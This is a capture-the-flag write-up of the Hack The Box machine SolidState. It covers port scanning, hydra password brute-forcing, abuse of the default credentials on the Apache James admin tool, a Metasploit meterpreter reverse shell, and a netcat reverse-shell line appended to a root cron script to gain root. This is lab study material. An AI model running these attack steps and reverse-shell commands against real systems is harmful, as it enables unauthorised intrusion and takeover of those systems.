10.10.10.51
Information Gathering
Nmap
A rough scan revealed quite a few ports,
# nmap 10.10.10.51
Nmap scan report for 10.10.10.51
Host is up (1.0s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
25/tcp  open  smtp
80/tcp  open  http
110/tcp open  pop3
119/tcp open  nntp


# Full port scan
## Nmap scan report for 10.10.10.51
Host is up (4.8s latency).
Not shown: 64192 closed ports, 1337 filtered ports
PORT     STATE SERVICE    VERSION
22/tcp   open  tcpwrapped
| ssh-hostkey:
|   2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
|   256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)
|_  256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (ED25519)
25/tcp   open  tcpwrapped
|_smtp-commands: solidstate Hello nmap.scanme.org (10.10.16.122 [10.10.16.122]),
80/tcp   open  tcpwrapped
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home - Solid State Security
110/tcp  open  tcpwrapped
119/tcp  open  tcpwrapped
4555/tcp open  tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1134.71 seconds
An email address was found on the homepage, so let’s try brute-forcing it
webadmin@solid-state-security.com
Tried brute-forcing POP3 with rockyou.txt and fasttrack.txt, no luck
# hydra -l webadmin -P /usr/share/wordlists/rockyou.txt solid-state-security.com pop3 -v

Hydra v8.9.1 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-07 17:35:14
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore

[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking pop3://solid-state-security.com:110/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[VERBOSE] CAPABILITY: -ERR[VERBOSE] using POP3 CLEAR LOGIN mechanism
[ERROR] Not an POP3 protocol or service shutdown: (null)
[ERROR] Not an POP3 protocol or service shutdown: (null)
[VERBOSE] Retrying connection for child 5
[VERBOSE] Retrying connection for child 9
[ERROR] Not an POP3 protocol or service shutdown: (null)
[ERROR] Not an POP3 protocol or service shutdown: (null)
[ERROR] Not an POP3 protocol or service shutdown: (null)
[ERROR] Not an POP3 protocol or service shutdown: (null)
[ERROR] Not an POP3 protocol or service shutdown: (null)
[ERROR] Not an POP3 protocol or service shutdown: (null)
[VERBOSE] Retrying connection for child 2
[VERBOSE] Retrying connection for child 7
[VERBOSE] Retrying connection for child 12
[VERBOSE] Retrying connection for child 13
[STATUS] 502.00 tries/min, 502 tries in 00:01h, 14343899 to do in 476:14h, 16 active
[STATUS] 651.67 tries/min, 1955 tries in 00:03h, 14342446 to do in 366:49h, 16 active
^[[A^[[B^[[C^[[C^C[ERROR] Received signal 2, going down ...
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

# # hydra -l webadmin -P /usr/share/wordlists/fasttrack.txt solid-state-security.com pop3 -v
Later the full-port scan results came out too, revealing port 4555; a search turned up an RCE
# searchsploit  james 2.3
-------------------------------- ----------------------------------------
 Exploit Title                  |  Path
                                | (/usr/share/exploitdb/)
-------------------------------- ----------------------------------------
Apache James Server 2.3.2 -
Remote Command Execution        | exploits/linux/remote/35513.py
----------------------------------------------------------- ------------
The default credentials are root-root, but no reverse shell
Just connect with nc, after half an hour of trying, I found that telnet is required to log in (to be able to interact)
JAMES Admin Tool
# nc 10.10.10.51 4555
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands

# help
Currently implemented commands:
help                                    display this help
listusers                               display existing accounts
countusers                              display the number of existing accounts
adduser [username] [password]           add a new user
verify [username]                       verify if specified user exist
deluser [username]                      delete existing user
setpassword [username] [password]       sets a user's password
setalias [user] [alias]                 locally forwards all email for 'user' to 'alias'
showalias [username]                    shows a user's current email alias
unsetalias [user]                       unsets an alias for 'user'
setforwarding [username] [emailaddress] forwards a user's email to another email address
showforwarding [username]               shows a user's current email forwarding
unsetforwarding [username]              removes a forward
user [repositoryname]                   change to another user repository
shutdown                                kills the current JVM (convenient when James is run as a daemon)
quit                                    close connection


# listusers
Existing accounts 6
user: james
user: ../../../../../../../../etc/bash_completion.d
user: thomas
user: john
user: mindy
user: mailadmin
After changing the passwords of the users above on port 4445, log in to POP3
Getting user
john’s mailbox
# root@localhost:~/HTB/solidstate# telnet 10.10.10.51 110
Trying 10.10.10.51...
Connected to 10.10.10.51.
Escape character is '^]'.
+OK solidstate POP3 server (JAMES POP3 Server 2.3.2) ready
# user john
+OK
# pass john
+OK Welcome john
# list
+OK 1 743
1 743
.
# retr 1
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <9564574.1.1503422198108.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: john@localhost
Received: from 192.168.11.142 ([192.168.11.142])
          by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
          for <john@localhost>;
          Tue, 22 Aug 2017 13:16:20 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:16:20 -0400 (EDT)
From: mailadmin@localhost
Subject: New Hires access
John,

Can you please restrict mindy's access until she gets read on to the program.
Also make sure that you send her a tempory password to login to her accounts.

Thank you in advance.

Respectfully,
James

.
In short, a default password was sent to someone named mindy
mindy’s mailbox
# telnet 10.10.10.51 110
Trying 10.10.10.51...
Connected to 10.10.10.51.
Escape character is '^]'.
+OK solidstate POP3 server (JAMES POP3 Server 2.3.2) ready
# user mindy
+OK
# pass mindy
+OK Welcome mindy
# list
+OK 2 1945
1 1109
2 836
.
# retr
-ERR Usage: RETR [mail number]
# retr 1
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <5420213.0.1503422039826.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
          by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 798
          for <mindy@localhost>;
          Tue, 22 Aug 2017 13:13:42 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:13:42 -0400 (EDT)
From: mailadmin@localhost
Subject: Welcome

Dear Mindy,
Welcome to Solid State Security Cyber team! We are delighted you are joining us as a junior defense analyst. Your role is critical in fulfilling the mission of our orginzation. The enclosed information is designed to serve as an introduction to Cyber Security and provide resources that will help you make a smooth transition into your new role. The Cyber team is here to support your transition so, please know that you can call on any of us to assist you.

We are looking forward to you joining our team and your success at Solid State Security.

Respectfully,
James
.
# retr 2
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <16744123.2.1503422270399.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
          by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
          for <mindy@localhost>;
          Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
From: mailadmin@localhost
Subject: Your Access

Dear Mindy,


Here are your ssh credentials to access the system. Remember to reset your password after your first login.
Your access is restricted at the moment, feel free to ask your supervisor to add any commands you need to your path.

username: mindy
pass: P@55W0rd1!2@

Respectfully,
James
Nice — got user access directly
msf5 exploit(linux/smtp/apache_james_exec) > handler -H 10.10.16.122 -P 4443 -p linux/x86/meterpreter/reverse_tcp
msf5 exploit(linux/smtp/apache_james_exec) > exploit -j
[*] Exploit running as background job 6.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.16.122:4444
msf5 exploit(linux/smtp/apache_james_exec) > [*] Sending stage (989416 bytes) to 10.10.10.51
[*] 10.10.10.51:25 - Command Stager progress - 100.00% done (773/773 bytes)
[*] 10.10.10.51:25 - Waiting for cron to execute payload...
[*] Meterpreter session 3 opened (10.10.16.122:4444 -> 10.10.10.51:42336) at 2020-05-07 20:54:27 +0000
msf5 exploit(linux/smtp/apache_james_exec) > sessions -l

Active sessions
===============

  Id  Name  Type                   Information  Connection
  --  ----  ----                   -----------  ----------
  3         meterpreter x86/linux               10.10.16.122:4444 -> 10.10.10.51:42336 (10.10.10.51)

msf5 exploit(linux/smtp/apache_james_exec) > sessions 3
[*] Starting interaction with 3...


meterpreter > shell
Process 1962 created.
Channel 1 created.
whoami
	mindy
id
	uid=1001(mindy) gid=1001(mindy) groups=1001(mindy)
The Wrong Path
After logging in via SSH, I ran linpeas.sh for local enumeration and found a web service on port 631
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      -
Took a look with curl, felt promising: cups 2.2.1
# curl 127.0.0.1:631
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 2362 <!DOCTYPE HTML> 0 0 0 --:--:-- --:--:-- --:--:-- 0
<html>
<head>
...
<title>Home - CUPS 2.2.1</title>
</head>
<body>
<div class="header">
<ul>
<li><a href="http://www.cups.org/" target="_blank">CUPS.org</a></li>
<li><a class="active" href="/">Home</a></li>
<li><a href="/admin">Administration</a></li>
<li><a href="/classes/">Classes</a></li>
<li><a href="/help/">Help</a></li>
<li><a href="/jobs/">Jobs</a></li>
<li><a href="/printers/">Printers</a></li>
</ul>
</div>
<div class="body">
<div class="row">
<h1>CUPS 2.2.1</h1>
<p>CUPS is the standards-based, open source printing system developed by <a href="http://www.apple.com/">Apple Inc.</a> for macOS<sup>®</sup> and other UNIX<sup>®</sup>-like operating systems.</p>
</div>
<div class="row">
<div class="thirds">
<h2>CUPS for Users</h2>
<p><a href="help/overview.html">Overview of CUPS</a></p>
<p><a href="help/options.html">Command-Line Printing and Options</a></p>
<p><a href="http://www.cups.org/lists.php?LIST=cups">User Forum</a></p>
</div>
<div class="thirds">
<h2>CUPS for Administrators</h2>
<p><a href="admin">Adding Printers and Classes</a></p>
<p><a href="help/policies.html">Managing Operation Policies</a></p>
<p><a href="help/network.html">Using Network Printers</a></p>
<p><a href="help/man-cupsd.conf.html">cupsd.conf Reference</a></p>
</div>
<div class="thirds">
<h2>CUPS for Developers</h2>
<p><a href="help/api-overview.html">Introduction to CUPS Programming</a></p>
<p><a href="help/api-cups.html">CUPS API</a></p>
<p><a href="help/api-filter.html">Filter and Backend Programming</a></p>
<p><a href="help/api-httpipp.html">HTTP and IPP APIs</a></p>
<p><a href="http://www.cups.org/lists.php?LIST=cups-devel">Developer Forum</a></p>
</div>
</div>
</div>
<div class="footer">CUPS and the CUPS logo are trademarks of <a href="http://www.apple.com">Apple Inc.</a> Copyright © 2007-2015 Apple Inc. All rights reserved.</div>
</body>
</html>
100 2362 0 0 531k 0 --:--:-- --:--:-- --:--:-- 576k

So I wanted to port-forward it to my local machine, using Knownsec’s rtcp here
Port forwarding
Run on server A:
	./rtcp.py c:localhost:631 c:10.10.16.122:630


Run on server B:
	./rtcp.py l:630 l:631

    This means two ports, 10001 and 10002, are listened on locally, so the two ports can transmit data to each other
The forwarding failed, no idea why..
On the other hand, msf’s built-in privilege escalation modules also gave some results
msf5 post(multi/recon/local_exploit_suggester) > run

[+] 10.10.10.51 - exploit/linux/local/network_manager_vpnc_username_priv_esc: The service is running, but could not be validated.
[+] 10.10.10.51 - exploit/linux/local/pkexec: The service is running, but could not be validated.
Tried them, all failed.
I checked a walkthrough — online solutions use nc to directly pop a reverse shell, replacing the contents of tmp.py with a reverse shell and waiting for the scheduled task to run for a direct privilege escalation.
Privilege Escalation

What I had just obtained was a restricted shell — rbash.
[+] Users with console
james:x:1000:1000:james:/home/james/:/bin/bash
mindy:x:1001:1001:mindy:/home/mindy:/bin/rbash
root:x:0:0:root:/root:/bin/bash
Many commands are unavailable in rbash, and / cannot be used, so I used the linux/smtp/apache_james_exec module to get a full reverse shell; after launching the module, logging in via SSH as the mindy user delivers the shell
Machine information
# uname -a
Linux solidstate 4.9.0-3-686-pae #1 SMP Debian 4.9.30-2+deb9u3 (2017-08-06) i686 GNU/Linux
# cat /etc/issue
Debian GNU/Linux 9 \n \l
So after getting the meterpreter shell, I saw that the /opt/tmp.py file is owned by root, and its contents can be leveraged
#!/usr/bin/env python
import os
import sys
try:
     os.system('rm -r /tmp/* ')
except:
     sys.exit()
Append a reverse shell line
echo "os.system('/bin/nc -e /bin/bash 10.10.16.122 99')" >> /opt/tmp.py
Wait for the scheduled task to fire; with nc listening, root is obtained
Retrospective
- In fact, only after I got root did I realize that running
crontab -las the user cannot show root’s scheduled tasks. So it’s no surprise linpeas.sh found the cron job below. You can only make an educated guess usingps auxtogether withls -al
>> crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
*/3 * * * * python /opt/tmp.py
- At first, after adding the reverse shell code to tmp.py, running it directly showed that the shell was not root.
- It seems Linux permissions follow “whoever runs it owns its privileges”
- TRY HARDER